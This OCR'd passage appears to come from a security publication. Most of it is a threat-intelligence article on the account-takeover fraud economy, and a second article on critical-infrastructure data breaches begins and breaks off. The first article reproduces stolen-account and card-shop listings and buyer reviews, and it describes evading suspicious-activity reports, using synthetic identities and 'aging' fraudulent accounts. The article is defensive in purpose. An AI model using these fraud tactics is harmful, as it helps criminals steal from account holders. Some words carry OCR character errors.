
ATO Pricing and Selling

Prior to monetizing an ATO, deep evaluation of the account characteristics i.e account balance, victim’s age, confirmed payments, victim’s financial history such as credit score and other aggregated transaction information is conducted by the criminals to determine the overall worth of the account. With the development and adoption of predictive algorithms (e.g criminal FICO) and social credit algorithms, the breadth of such elements is vast and ines<mable, ergo making the account pricing complex and tricky. Because the account credentials are packaged with equally complex to price digital doppelgangers and required proxies associated with the given account credentials. Therefore, considering the diversity of the types of accounts (loyalty and rewards, OTT, digital intangibles, financial accounts, etc) and their idiosyncratic characteristics, it is crucial for the criminals to meticulously calculate the tag price of the accounts.



Female 38 NJ/ 595 score
HD-6k (3.4k left)
Saks-1.5k (1.2k left)
$100

Female KS 36/ 831 score
Potbarn-4k
Bananarepublic-3.6k
Nebraskafurn- 1.4k
Macys-7k
$85



Shop of self-negotiation from Pal Palych

In our store you can buy PayPal accounts - self-negotiators with increased limits. Perfect for any of your needs.

Working conditions:

- Russia.png
  RU (1500p) Accounts - Fully verified, limits are raised, a physical card is tied up. persons (not available). Includes a scan spread + registration. Without binding the phone number.
- Kazakhstan.png
  KZ (1500p) Accounts - Fully verified, limits are raised, a physical card is tied up. persons (not available). Without binding the phone number.
- United-States.png
  USA (2500p) Accounts - Fully verified, limits are raised, BA or VCC is tied up at your discretion. Complete FULL INFO in text form. Google Voice included.
- European-Union.png
  EU (1000p) Accounts - Simplified identification, no card. Complete FULL INFO in text form. Without binding the phone number.
- Unknown.png
  Other (1000p) (rest of the world) - Simplified identification, without a card. Complete FULL INFO in text form. Without binding the phone number.

Spoiler: Countries
RU KZ USA CA DE IT FR RO GE PL MD BE JP AU

Spoiler: Create RU bank account on your / our data?
YES

Spoiler: What is included in the package
Documents, SIM card, card


Information:

- **Consultation on using a PayPal account.**
- **Withdraw funds after 180 days of PayPal blocking.**
- **Help in removing limits.**

Selling credentials can be done in a variety of ways. One, which o]en requires a commissioned escrow service (e.g. middleman services), is transacting with a broker who provides credentials on-demand or as a subscription service. Thereupon the broker provides his fellow criminal subscribers with updated credential combo lists regularly for a periodic fee. Having the escrow as an intermediary, not only ensures the security of the money transfer between the criminals but also the functionality of the provided credentials. Furthermore, they also provide additional services like sorting information that was dumped from ransomware stealers to fetch the relevant credentials and verifying the quality of data prior to the transactions with brokers.

Additionally, platforms like Telegram as well as dedicated "Account Shop" marketplaces with professional customer service providing quality assurance against defective batches for a commission of 10-15% of the asking price serve as facilitators for the criminals. Another option is selling via the digital intangible storefronts i.e Shoppy, Selly, Deer.io for a minimal monthly cost of $11. Some storefront platforms can even be embedded directly within the very visible surface web forums (e.g. RaidForums, Ogusers, Cracked) with very easy to use payment gateways and integrated crypto-wallets using privacy coins (e.g. Monero), BTC or other payments processors (e.g. PayPal and others).

"Many accounts compromised via creden:al stuffing will sell for as liJle as $3.25 USD. These accounts come with a warranty: If the creden:als don't work once sold, they can be replaced at no cost" —Akamai, 2019



Published 16 hours ago
✓ Verified Purchase
Great seller received card and pin instantly but need some guide how to use it!


Published a day ago
✓ Verified Purchase
fast delivery and everything worked, may need guides to cash out and use the products appropriately. But my guy here is a real G

Published 3 days ago
✓ Verified Purchase
It's been 2 days since I've placed my order and it was a "starter" option that was supposedly up to 30 mins

Published 3 days ago
✓ Verified Purchase
I haven't received my purchase. What can u do to help me please?

Published 4 days ago
✓ Verified Purchase
This is bllshit the guy didnteven reply to me

Published 7 days ago
✓ Verified Purchase
Haven't Receive My Order Yet But High Hopes. ill Keep Everyone Posted



flash.selly.store

Videobox.com Porn Account
Stock: 1 $3.00 USD


Videobox.com Porn Account
Stock: 1 $3.00 USD

NordVPN Expires 2020-01-08
Stock: 1 $3.00 USD

NordVPN Expires 2020-02-08
Stock: 1 $3.00 USD

NordVPN Expires 2019-05-15
Stock: 0 $2.00 USD

Pornhub.com Premium Account
Stock: 0 $1.50 USD



Shoppy

cardguy
(15 / 0 / 4)

Products Contact Feedback


Chase Debit w/ Pin & Known Balance $500-$1.5k [Digital]
$50.00 ∞

PayPal Transfer ($100 - $1000)
$100.00 ∞

Cashapp Transfer $30 - $300 (Starter Transfer)
$30.00 ∞

Cashapp Transfer $125 - $1500
$125.00 ∞

Powered by



Cashing-out


In order to cash out the funds deposited into criminals' drop accounts, criminals need to be equipped with the understanding of regional and international legal, regulatory and operational measures set to combat money laundering and other related threats. For instance, with the introduction of the PATRIOT Act, compliance with the AML/KYC regulations has been extended beyond the institutions to standard citizens consuming financial services. It serves as the de facto counterproductive measure as the personal KYC data can be traded and used for identity the] in event of a breach. Despite the prior existence of KYC/AML regulations, attacks on U.S. soil gave the government a pretext to implement the PATRIOT act. Terrorism funding was the underlying reason that the governments track the trail of money was moving throughout the world.

In spite of the meticulousness, if criminals follow the static restrictions(i.e avoiding transactions above $10,000), they still bear the possibility of being issued a suspicious activity report (SAR) to challenge the cashing out process. Criminals, and especially organized cyber-gangs, have the resources and specialists with acute comprehension of the payments infrastructure to devise a vigilant cashing out strategy to avoid any hindrances that may tamper with the withdrawal.

Supplementary Services for ATOs

Having the end to end process of credentials stuffing and the cashing out expounded, it is noteworthy to cover the additional capabilities of bad bots supplementing cybercrime business especially when the gathered accounts are “burned”, prompting the criminals to shi] to “plan B”. Due to the imperativeness of manual time-consuming efforts to reopen accounts and reload the content, criminals need to have in advance groundwork made to swi]ly shi] to ‘plan B’ without raising any security flags.

Prior to opening a new account, criminals need to have the synthetic identities (aka Frankenstein IDs and ghost profiles) and digital twins backed with original data assembled in addition to the forged hardand so] documents to satisfy KYC and/ or identity-proofing processes to establish the legitimacy of the pseudo account. Nonetheless, successful account creation is only the preliminary stage for the criminals as subsequently they need to initiate the process of ‘aging’ the account. “Aging'' an account refers to creating a sense of maturity of an active account by usually creating false transactions and activity, while mimicking human behavioral patterns to avert being flagged for potential fraud. Such preparations usually require relatively complex automation techniques as in some cases criminals will need to create other providers’ accounts even to get a new VCC (virtual credit card) or accounts in neobanks just for account validation and verification purposes. It is noteworthy to mention that, there exists a multitude of supplementary, complementary services (proxies, accounts, and servers) as well as facilitators providing special services to


PERSONAL INFORMATION FOR SALE ON THE DARK WEB
Passports (U.S.)
$1,000-$2,000
Credit or debit card (credit cards are more popular)
$5-$110
With CVV number
$5
With bank info
$15
Fullz info*
$30
*Fullz is a complete bundle of identity information: name, Social Security number and account numbers.
Diplomas
$100-$400
Online payment services login info (e.g., PayPal)
$20-$200
Medical records
$1-$1,000
Social Security number
$1
Loyalty accounts
$20
Driver's license
Subscription services
$1-$10
General non-financial institution logins
$1

aid the criminals, specifically for creating synthetic business accounts to establish a presence (i.e website, forms of payment, and mail drops).

The hacker who allegedly cracks PayPal accounts says that while he’s been banned “quite a few :mes, ”he’s able to boot up his storefront with a temporary email address and a new username in “five minutes.”— Luke Winkie

In a constantly growing industry of bad bots, the scale of operations of bad bots extends beyond ATOs and validity checks of those accounts to providing on-demand services, sales bolstering, post review improvement services and many other types of ad-fraud (forecasted size of $29 billion by 2021).

Moreover, the bad bot centers enable a solid proxy ground for account setup, management, and control of those in different platforms for mass scams like scalping and copping while creating a barricade against shutdowns.

Of the industries with a major prevalence of mass adoption of credential stuffing powered bad bot services are travel, retail, entertainment industry, and social media. For criminal monetization in social media, criminals strive to compromise high-profile accounts of “legitimized” influencers, officials and celebrities and thought leaders through ‘wetware’ exploitation to inflate the price of cryptocurrencies; amplification pump and dump stock schemes, cognitive mind hacks, trust-trading scams, promotion copycat and fake apps or crafted phishing links enabling mass ATO.

An auxiliary income stream of bots for criminals is observed in the publicly consumed on-demand service industry. With public seeking to enhance the sense authenticity via social proofing (including social verification and validation) of their sockpuppet, impostor, cyborg, “doubleswitched” accounts as well as influencer accounts (costing an estimate of $1.3 billion), the demand for service providers of undetectable toxic user-generated content (UGC), fabricated followers, likes, reviews, and comments are in ascent. These activities originated by the account control centers (i.e troll farms and click farms utilizing physical devices and device emulators) depict the pervasiveness of the use of bad bots as a service. Last but not least, it is worth mentioning the presence of such offerings extending beyond online to public places with an example of automated vending machines selling Instagram and Vkontakte likes and followers (50 rubles / ±$0.9 per 100 likes).

“Facebook has been lying to the public about the scale of its problem with fake accounts, which likely exceed 50% of its network.” — PlainSite Report

“Spending 300 EUR, we bought 3,530 comments, 25,750 likes, 20,000 views, and 5,100 followers” - NATO

Cross Accounts ATOs

Rising adoption of delegated authentication services (e.g. “Log in with TwiCer”) by businesses to provide the users with smoother authentication experience without the registration hurdle also serves as a facilitator for credential stuffing, ergo benefits criminals. Bearing in mind the user tendency of interlinking different platform accounts (e.g.cross platform login), once the criminal aCains the ATO of one the interlinked accounts, cross-ATO of the remaining accounts through the compromised one becomes straighOorward. This phenomenon presents a greater threat with the perpetually rising adoption of “all accounts in one place” aggregators using different connection methods, assistant applications, and open banking through third-party trusted companies (e.g. Fintechs with disparate customer data protection approaches that lack the stringent standards and regulations banks are subjected to), hence widening the attack surface for the criminals. Therefore, criminals are presented with an open playground to conduct sophisticated, second layer credential stuffing attacks such as, via a compromised account in the main superapp which facilitates accessibility to integrated third-party service applications (e.g in-app web-apps and mini-programs).

The increasing prevalence of daily platforms such as gaming, social, and communication apps with integrated third party services prompts criminals to seek novel attack techniques. Considering “everything commerce” revenue diversification strategies companies lead hinging on proliferation of digital channels, new business opportunities without thorough without thorough consideration of the ease of users’ digital engagement and adoption of yet unified omnichannel real-time authentication approach all of their cross-channel logins, pose a persistent lucrative avenue for criminals.

It is noteworthy to mention the continuous studies creating smarter credential stuffing attacks, one of which is on credential tweaking attack with a success rate of 16% of ATOs in less than 1000 guesses using deep learning techniques.

Conclusion and Recommendations

Having discussed the end-to-end process of automated ATO attacks in a thriving industry of cybercrime, as well as the repercussions of the attacks on businesses and public, we should consider the below measures to address the issue;

It is crucial to tailor user authentication experience as a continuous process with fit-for-purpose authentication factors to combat ATO attacks. Therefore, to provide the clients with the ultimate frictionless experience throughout the user journeys, we should comprehend the pros and cons of different structures and how to combine the 3 types of MFAs in a continuous, adaptive and rotative authentication process. Optimizing the MFA structure requires a focus on prioritizing UX, while minimizing the security risks; adopting a structure fit for the respective business flows and requirements. Therefore, it is essential to avoid akin MFA processes of other resembling businesses, imposed use of existing or common (eg. biometrics authentication) MFA solutions and default/ assumption based authentication methods; as they not only pose cost ineffective but also lead into higher abandonment rates with users struggling to pass the authentication challenges. While bearing in mind the piOalls of the MFA methods, when adapted vigilantly per business needs and users profiles, it presents a barrier against robotic and manual attacks; rendering robots disoriented in their attempts to adopt the authentication structure and presenting a time-consuming challenge for the attackers. However, one cannot say it is a foolproof obstruction against automated and targeted ATO attacks, considering the sophisticated detection evasion techniques some employ. This necessitates us to adopt a proactive approach (e.g task-driven threat hunting) and establish collaboration amongst UI/UX developers, so]ware engineers, and pentesters; which will remediate the aforementioned cybersecurity skill shortage as a secondary outcome. Moreover, we need to adopt deception techniques e.g using previously used user credentials as honeytokens or/and distributing honey identities rather than highly relying on non-human-session hindering solutions, lockout policies, and CAPTCHA type controls which are overall futile endeavors but also can give a false sense of security and be counterproductive. The detrimental nature of such controls can be observed in the efficacy of the lockout policies where users are locked out of their accounts a]er several login attempts. Prompting the users to go self-service unlock procedures both redundantly burdens the SecOp analysts, diverting them from tackling what is crucial (alert fatigue conundrum) and increasing the staff overhead for the business, as well as deterring the user and enabling criminals.

Fundamentally, the favoritism towards the controversial “assume breach” mentality with “when, not if” altude to avert cyberattacks may obscure the focus on what is crucial to protect for us. Alternatively, we should be cognizant of the potential gaps and threats through data-driven scrutinization of our existing deployed point solutions to effectively mitigate those gaps and threats,

while avoiding solely “gut feeling” oriented decision making. In order to devise believable attack models and realistic views of our risk posture, embracing a high-value threat data and intelligence-driven decision making, tailored for specific business objectives is essential. Combined with a focused investment approach to implement enhanced interconnection across the security layers, we would acquire a bespoke understanding of what and why to prioritize, thus addressing the root causes of the threats.

As discussed in the ar cle, one of the most critical catalysts of the automated ATO attacks is the users' tendency of repeating passwords on different platform accounts. In order to grant them the proper cybersecurity awareness, it is the liability of the technology companies towards the public to avoid bias in their published statements, surveys, and research reports. Implausible and decep ve statements such as “mul -factor authentication blocks 99.9% of account hacks” have been diminishing the public trust as the perils of such are revealed. Likewise, encouraging the use of password managers, without creating awareness on the trade-offs of using one, impairs the public confidence. Hence, it is essen al to acquaint the public with the awareness to secure their high- value accounts with sufficiently complex and unique passwords (e.g. refraining from walking passwords) rather than password managers as well as the awareness to monitor their accounts' breach status by using lookup services . On the other hand, tech companies should adopt a standard of password requirement policies to contribute to public awareness.

Disclaimer: *Please note that the views and opinions expressed in this ar cle are solely my own and do not express the views or opinions of my employer.*

DATA BREACHES RELATED TO CRITICAL INFRASTRUCTURE

BY MARS CHENG, YENTING LEE & MAX FARRELL

An In-depth Analysis of Cyber Risk to the Critical Infrastructure of the United States of America.

In recent years, many enterprises in the world have suffered from leaks of sensitive customer or employee information due to APT attacks, malware attacks, insider leaks, or mis-configured settings. Data breaches have a considerable impact, not only harming corporate reputations and causing business to be lost, but also causing serious risk for customers. If leaked data flows into the hands of bad actors, we can easily imagine the harmful consequences. These risks equally affect the United States' 16 critical infrastructures. If sensitive information about employees or external services leaks, hackers can easily apply it to social engineering or advanced continuous penetration attacks. However, a critical infrastructure security incident can cause more than financial loss – it can also create a threat to the safety of physical equipment or to people's lives and property.

Keywords: Data Breach, Social Engineering, ICS/SCADA

Abstract

In recent years, many enterprises in the world have suffered from leaks of sensitive customer or employee information due to APT attacks, malware attacks, insider leaks, or mis-configured settings. Data breaches have a considerable impact, not only harming corporate reputations and causing business to be lost, but also causing serious risk for customers. If leaked data flows into the hands of bad actors, we can easily imagine the harmful consequences. These risks equally affect the United States' 16 critical infrastructures. If sensitive information about employees or external services leaks, hackers can easily apply it to social engineering or advanced continuous penetration attacks. However, a critical infrastructure security incident can cause more than financial loss – it can also create a threat to the safety of physical equipment or to people's lives and property.

This research will collect publicly leaked data and share some of the traps and fun that we found during the analysis. We will also share how we have used our unique automatic analytical process for building on the cloud to conduct big data analysis on more than 10 billion pieces of data from 200 plus datasets, with a particular focus on the analysis of data leakage and password habits of 16 critical infrastructure service providers. Based on the in-depth analysis of our data, we will try to provide predictions and warnings to high-risk CI sectors that may be invaded due to information leakage. Finally, we will advise how to perform prevention and mitigation measures.

Presentation Outline

1. Data Breach Overview
    a. What is a data breach?: A data breach is the unintentional or intentional release of private or confidential information such as an individual's name, medical records, financial records, or debit card information to an untrusted environment, either in electronic or paper format, causing potential risk.
    b. Past data leakage case studies: We will review past news stories about data leakage to create a perspective for viewing the status and huge impact of data breaches.
        i. It's difficult to prevent employees from unintentionally releasing private information, for example using a company e-mail to register as a restaurant member
